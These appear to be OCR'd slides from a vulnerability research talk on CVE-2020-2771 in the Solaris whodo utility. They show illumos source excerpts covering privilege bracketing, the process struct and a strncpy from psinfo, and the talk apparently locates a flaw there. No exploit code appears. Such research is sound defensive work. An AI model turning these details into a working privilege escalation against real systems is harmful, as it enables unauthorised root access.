
Users > raptor > Desktop > INFILTRATE20 > 0005-gtk-lock.patch

```
3746      global_si_kludge = si; /* I hate C so much... */
3747
3748      fix_fds();
3749    @@ -1488,7 +1591,9 @@ main (int argc, char **argv)
3750
3751      save_argv (argc, argv);
3752      set_version_string (si, &argc, argv);
3753    +#ifndef HAVE_XSCREENSAVER_LOCK /* moved below for external lock */
3754      privileged_initialization (si, &argc, argv);
3755    +#endif
3756      hack_environment (si);
3757
3758      spasswd = getpwuid(getuid());
3759    @@ -1511,6 +1616,10 @@ main (int argc, char **argv)
3760      print_banner (si);
3761
3762      load_init_file(si->dpy, p); /* must be before initialize_per_screen_info() */
3763    +#ifdef HAVE_XSCREENSAVER_LOCK
3764    +  privileged_initialization (si, &argc, argv);
3765    +#endif
3766    +
```

Source: https://github.com/oracle/solaris-userland/


CVE-2020-2771 Solaris whodo

August 2019 - April 2020



"If I were stranded on a desert island and could only take one data structure with me, it would be the hash table."


Expert C Programming



Source: https://illumos.org

```
322         (void) strcpy(fname, "psinfo");
323         if ((procfd = open(pname, O_RDONLY)) < 0)
324             continue;
325         if (read(procfd, &info, sizeof (info)) != sizeof (info)) {
326             int err = errno;
327             (void) close(procfd);
328             if (err == EAGAIN)
329                 goto retry;
330             if (err != ENOENT)
331                 (void) fprintf(stderr, gettext(
332                     "%s: read() failed on %s: %s\n"),
333                     prog, pname, strerror(err));
334             continue;
335         }
336         (void) close(procfd);
337 
338         up = findhash(info.pr_pid);
339         up->p_ttyd = info.pr_ttydev;
340         up->p_state = (info.pr_nlwp == 0? ZOMBIE : RUNNING);
341         up->p_time = 0;
342         up->p_ctime = 0;
343         up->p_igintr = 0;
344         (void) strncpy(up->p_comm, info.pr_fname,
345             sizeof (info.pr_fname));
346         up->p_args[0] = 0;
347 
```

Source: https://github.com/illumos/illumos-gate



Source: https://github.com/illumos/illumos-gate

C whodo.c

Users > raptor > Desktop > vuln-dev > sol11 > src > illumos-gate > usr > src > cmd > whodo > C whodo.c

```
105
106   struct uproc {
107       pid_t   p_upid;          /* user process id */
108       char    p_state;         /* numeric value of process state */
109       dev_t   p_ttyd;          /* controlling tty of process */
110       time_t  p_time;          /* ticks of user & system time */
111       time_t  p_ctime;         /* ticks of child user & system time */
112       int p_igintr;        /* 1=ignores SIGQUIT and SIGINT */
113       char    p_comm[PRARGSZ+1];  /* command */
114       char    p_args[PRARGSZ+1];  /* command line arguments */
115       struct uproc    *p_child,   /* first child pointer */
116                   *p_sibling, /* sibling pointer */
117                   *p_pgrplink,    /* pgrp link */
118                   *p_link;    /* hash table chain pointer */
119   };
120
```

Source: https://github.com/illumos/illumos-gate

C whodo.c

Users > raptor > Desktop > vuln-dev > sol11 > src > illumos-gate > usr > src > cmd > whodo > C whodo.c

```
182
183     /*
184      * This program needs the proc_owner privilege
185      */
186     (void) __init_suid_priv(PU_CLEARLIMITSET, PRIV_PROC_OWNER,
187         (char *)NULL);
```

```
349             (void) strcpy(fname, "status");
350
351             /* now we need the proc_owner privilege */
352             (void) __priv_bracket(PRIV_ON);
353
354             procfd = open(pname, O_RDONLY);
355
356             /* drop proc_owner privilege after open */
357             (void) __priv_bracket(PRIV_OFF);
```

Source: https://github.com/illumos/illumos-gate

C whodo.c

Users > raptor > Desktop > vuln-dev > sol11 > src > illumos-gate > usr > src > cmd > whodo > C whodo.c

